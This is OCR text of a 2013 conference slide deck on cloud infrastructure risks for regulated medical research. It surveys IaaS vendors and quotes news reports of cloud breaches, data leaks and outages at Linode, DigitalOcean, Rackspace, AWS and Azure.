Research in the Cloud: Part 11 & HIPAA Compliance

Issues and Case Studies

Kenneth White, Principal Scientist
Social & Scientific Systems

9th Annual Academic Medical Center Conference, May 2013

Disclaimers & Disclosures

- *All opinions are my own, not necessarily views of my employer*
- *I have no financial interest in the organizations presented*
- *Information presented is publically available*

Agenda


- Current Issues & Risks in Cloud Computing
- Part 11/Regulated Research
- Case Studies
- Next-Generation Innovations
- FDA Cloud Strategy & Initiatives*
- HIPAA/HITECH Compliance*

Focus today is primarily
Cloud Infrastructure (IaaS)

Cloud Infrastructure (IaaS)


- **Major Vendors (public):**
  - Amazon Web Services (AWS; EC2)
  - Microsoft Azure
  - Rackspace
  - Google Compute Engine (GCE)*
- Major Vendors (private/hybrid)
  - Verizon/Terremark
  - IBM SmartCloud
  - AT&T (Synaptic & CloudArchitect)
  - CSC (vSphere)
  - HP Cloud
- Rising Fast:
  - DigitalOcean
  - SoftLayer

Gartner IaaS “Magic Quadrant”




See: www.savvis.com/en-us/advantages/pages/gartner-magic-quadrant-leader.aspx

Cloud Infrastructure, Q4 2012




Public Cloud Market Share, Q4 2012



"No one ever got fired for going with [XXX]"

"No one ever got fired for going with [XXX]"



News

EMC shuts down online cloud storage service


Atmos offering could have pitted EMC against its service provider customers, analysts said

By Lucas Mearian

July 1, 2010 05:53 PM ET

5 Comments Like +1 0

"No one ever got fired for going with [XXX]"



Home > Storage

News

Report: Iron Mountain to shutter cloud storage service

Iron Mountain to assist customers in migrating to other storage platforms

By Lucas Mearian

April 10, 2011 09:48 PM ET

2 Comments Like 16 +1 0

Recap: What do we know?

- *Cloud services are rapidly evolving*
- *IaaS alone is a $6.5B/year market, & growing*
- *Beware the false equivalence fallacy of "comparing vendors"*
  - *For better or worse, AWS is the de facto standard*
    - *AWS EC2 API maturity, service offering innovation*
- *OpenStack is rising, Private and Public IaaS*
- *Maturity in one segment does not translate to long-term viability in others*


A Journey told in pictures:

There have been some… *issues* with cloud.

DIRTY DISKS RAISE NEW QUESTIONS ABOUT CLOUD SECURITY

Michael Jordon & James Forshaw - 24th April 2012

During our research last year into Cloud Node security here we identified a security vulnerability affecting some customers at Rackspace and at VPS.NET, which were two out of the four providers we tested. Subsequent research found that VPS.NET's service based on OnApp technology used by over 250 other providers, some of whom may share the same vulnerability. While Rackspace know of no instance of customer data being compromised through this vulnerability, they asked us to delay publication of its findings until Rackspace engineers could fully remediate the vulnerability and secure their customers. Rackspace recently completed those remediation efforts, and worked with us to publish our full findings, in hopes that they are helpful to other Cloud hosting providers and their customers.



Hello,

We have received a notice from our fraud detection team advising that your account has been flagged as "high risk". In such cases, we require additional information to verify your identity as the card holder.

Please send an image of your credit card and any form of identification that matches the name on the card to service@linode.com so we may complete our verification process. To prevent a disruption in service, please provide this information within 24 hours.

Thank you for your understanding in this matter.

Regards,
James

Linode Hacked, Credit Cards and Passwords Leaked

Posted by **samzenpus** on Monday April 15, 2013 @03:53PM
from the protect-ya-neck dept.

An anonymous reader writes


> "On Friday Linode announced a precautionary password reset due to an attack despite claiming that they were not compromised. The attacker has claimed otherwise, claiming to have obtained card numbers and password hashes. Password hashes, source code fragments and directory listings have been released as proof. Linode has yet to comment on or deny these claims."

April 15th, 2013, 09:44 GMT · By Eduard Kovacs

Web Hosting Company Linode Hacked, Seclist.org Impacted

SHARE: +1 2 Like 6 Send Tweet 23

Adjust text size:



Last week, users of Seclist.org – the security mailing list archive for Full Disclosure, Bugtraq, Nmap and many others – might have experienced some issues when accessing the site. It turns out that the downtime was due to the fact that the website's web hosting provider, Linode, had been hacked.

According to a blog post published by the New Jersey-based web hosting and cloud computing provider, the company's administrators have identified and blocked suspicious activity on the networks.

"This activity appears to have been a coordinated attempt to access the account of one of our customers. This customer is aware of this activity and we have determined its extent and impact," Linode's Stephen Clemens said.

"We have found no evidence that any Linode data of any other customer was accessed. In addition, we have found no evidence that payment information of any customer was accessed."

Law enforcement has been called in to investigate and security measures have been implemented to keep the attackers out. However, as a precaution, all passwords have been reset and users have been requested to set new, strong ones.

The customer that Clemens is referring to appears to be Seclist.org. According to Gordon Lyon – aka Fyodor, the owner of various Internet security resource sites, including Seclist.org – the attackers used the access to Linode's systems to break into some of their virtual private server (VPS) systems.

"I guess they hacked Linode and then went looking for well-known sites to go after. Perhaps we should be flattered to have made the list, but we're not. Linode says the intruder messed around with our account, but left their other customers alone," Fyodor explained.

In the meantime, pre-attack backups have been used to restore the affected services.

Cloud Computing Snafu Shares Private Data Between Users

BY ROBERT MCMILLAN 04.02.13 4:50 PM

Follow @bobmcmillan

New York startup DigitalOcean says that its cloud server platform may be leaking data between its customers.

The company aims to fix this problem, but the snafu preys on many of the fears that so often prevent people from moving to cloud services — shared online services that provide instant access to computing resources, including processing power and storage space.

A low-cost competitor to giants such as RackSpace and Amazon, DigitalOcean sells cheap computing power to web developers who want to get their sites up and running for as little as $5 per month. But it turns out that some of those customers — those who were buying the $40 per month or $80 per month plans, for example — aren't necessarily getting their data wiped when they cancel their service. And some of that data is viewable to other customers.

Kenneth White stumbled across several gigabytes of someone else's data when he was noodling around on DigitalOcean's service last week. White, who is chief of biomedical informatics with Social and Scientific Systems, found e-mail addresses, web links, website code and even strings that look like usernames and passwords — things like *1234qwe* and *1234567passwd*.

Amazon Web Services outage once again shows reality behind "the cloud"

reddit, Imgur, and other sites fall offline due to cloud storage failure.

by **Lee Hutchinson** - Oct 22 2012, 5:55pm EDT

CLOUD INFORMATION TECHNOLOGY 53

Amazon's Elastic Block Store ("EBS") service, an underpinning component of Amazon's extremely popular Elastic Compute Cloud ("EC2"), experienced a substantial service interruption this afternoon. Amazon EC2 has become such a ubiquitous feature in the cloud computing landscape that it's difficult to throw a rock without hitting a large company with a public Web offering that uses it. So today's service interruption bit deeply: among the sites knocked partially or totally offline were reddit, Imgur, and developer favorite Heroku.

EC2 is an "infrastructure as a service" offering, quickly providing the computing and network bandwidth necessary to host websites and Web applications of varying sizes (hence the "elastic" part—they can provide as little or as much cloud power as you're willing to pay for). Destinations like reddit use it to host portions of their sites because Amazon can provide infrastructure as a manageable, measurable, forecast-able expense, and can grow or shrink as dictated by demand or budget. Hosting your website on EC2 is a quick and often inexpensive way to get yourself into "the cloud."

EBS works in concert with EC2 by providing chunks of storage space which can be used by EC2. If your website needs a lot of storage, a quick way to make that happen is to add EBS space, which is a lot like adding more hard drives to your EC2 cloud instance (except that EBS chunks are of course not hard drives, and they carry extra features like snapshotting and cloning).

EC2 and EBS, as part of the Amazon Web Services suite, are designed with substantial amounts of redundancy and failover capability. In addition to having local redundancy, the services are divided up into partitions called "Availability Zones," and large customers can spread their EC2 instances out across multiple zones.

Today's service disruption was centered on one of the USA's East Coast EBS availability zones, and was acknowledged by Amazon just before 1:00pm CDT on its Web Services status page. reddit became unavailable for many immediately after, followed by several other sites. The problems seem to have mostly subsided and Amazon is currently advising customers to manually relocate their EC2 workloads outside of the affected availability zone if they continue to experience slow performance.

From: ebs-support@amazon.com
Date: November 5, 2012, 7:06:57 PM EST
To: [redacted]
Subject: Your EBS volume vol-d[redacted]9 in us-east-1d

Dear [redacted],

Your volume experienced a failure due to multiple failures of the underlying hardware components and we were unable to recover it.
Although EBS volumes are designed for reliability, backed by multiple physical drives, we are still exposed to durability risks caused by concurrent hardware failures of multiple components, before our systems are able to restore the redundancy. We publish our durability expectations on the EBS detail page here (http://aws.amazon.com/ebs).

Sincerely,
EBS Support

Microsoft secure Azure Storage goes down WORLDWIDE

Looks like Redmond forgot to renew a security certificate...

By **Jack Clark in San Francisco** • **Get more from this author**

Posted in Cloud, 22nd February 2013 22:11 GMT

Updated Microsoft's Windows Azure storage cloud is having worldwide problems with secure SSL storage, probably because Redmond let the HTTPS certificate expire.


The problems were first reported by Microsoft on Friday at 12:44pm Pacific Time on the Windows Azure Service Dashboard. An update at 1:30pm identified a problem with SSL transactions.

